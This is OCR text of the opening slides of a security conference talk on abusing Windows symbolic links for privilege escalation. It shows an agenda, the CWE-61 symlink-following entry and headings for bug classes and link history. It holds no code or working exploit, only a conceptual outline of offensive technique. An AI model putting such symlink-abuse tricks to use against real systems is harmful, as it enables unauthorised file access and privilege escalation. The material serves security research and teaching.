
Google™

A Link to the Past



Abusing Symbolic Links on Windows

James Forshaw @tiraniddo

Infiltrate 2015

Obligatory Background Slide


- Researcher in Google's Project Zero team
- Specialize in Windows
  - Especially local privilege escalation
- Never met a logical vulnerability I didn't like

https://www.flickr.com/photos/barretthall/2478623520/

What I’m Going to Talk About

- Implementation of Symbolic Links on Windows
- Exploitable Bug Classes
- Example vulnerabilities
- Offensive exploitation tricks

Symbolic Links



Dangers of Symbolic Links

CWE-61: UNIX Symbolic Link (Symlink) Following

Definition List Slice XML.zip

UNIX Symbolic Link (Symlink) Following

Compound Element ID: 61 *(Compound Element Variant: Composite)* **Status:** Incomplete

Description

Description Summary

The software, when opening a file or directory, does not sufficiently account for when the file is a symbolic link that resolves to a target outside of the intended control sphere. This could allow an attacker to cause the software to operate on unauthorized files.

Extended Description

A software system that allows UNIX symbolic links (symlink) as part of paths whether in internal code or through user input can allow an attacker to spoof the symbolic link and traverse the file system to unintended locations or access arbitrary files. The symbolic link can permit an attacker to read/write/corrupt a file that they originally did not have permissions to access.


Common Consequences

Scope	Effect
Confidentiality Integrity	**Technical Impact:** *Read files or directories; Modify files or directories*


Likelihood of Exploit

High to Very High


Resource Creation or Overwrite



Information Disclosure




Time of Check/Time of Use




History of Windows Symbolic Links

Windows NT 3.1 - July 27 1993
Object Manager Symbolic Links
Registry Key Symbolic Links


History of Windows Symbolic Links




History of Windows Symbolic Links



Object Manager Symbolic Links

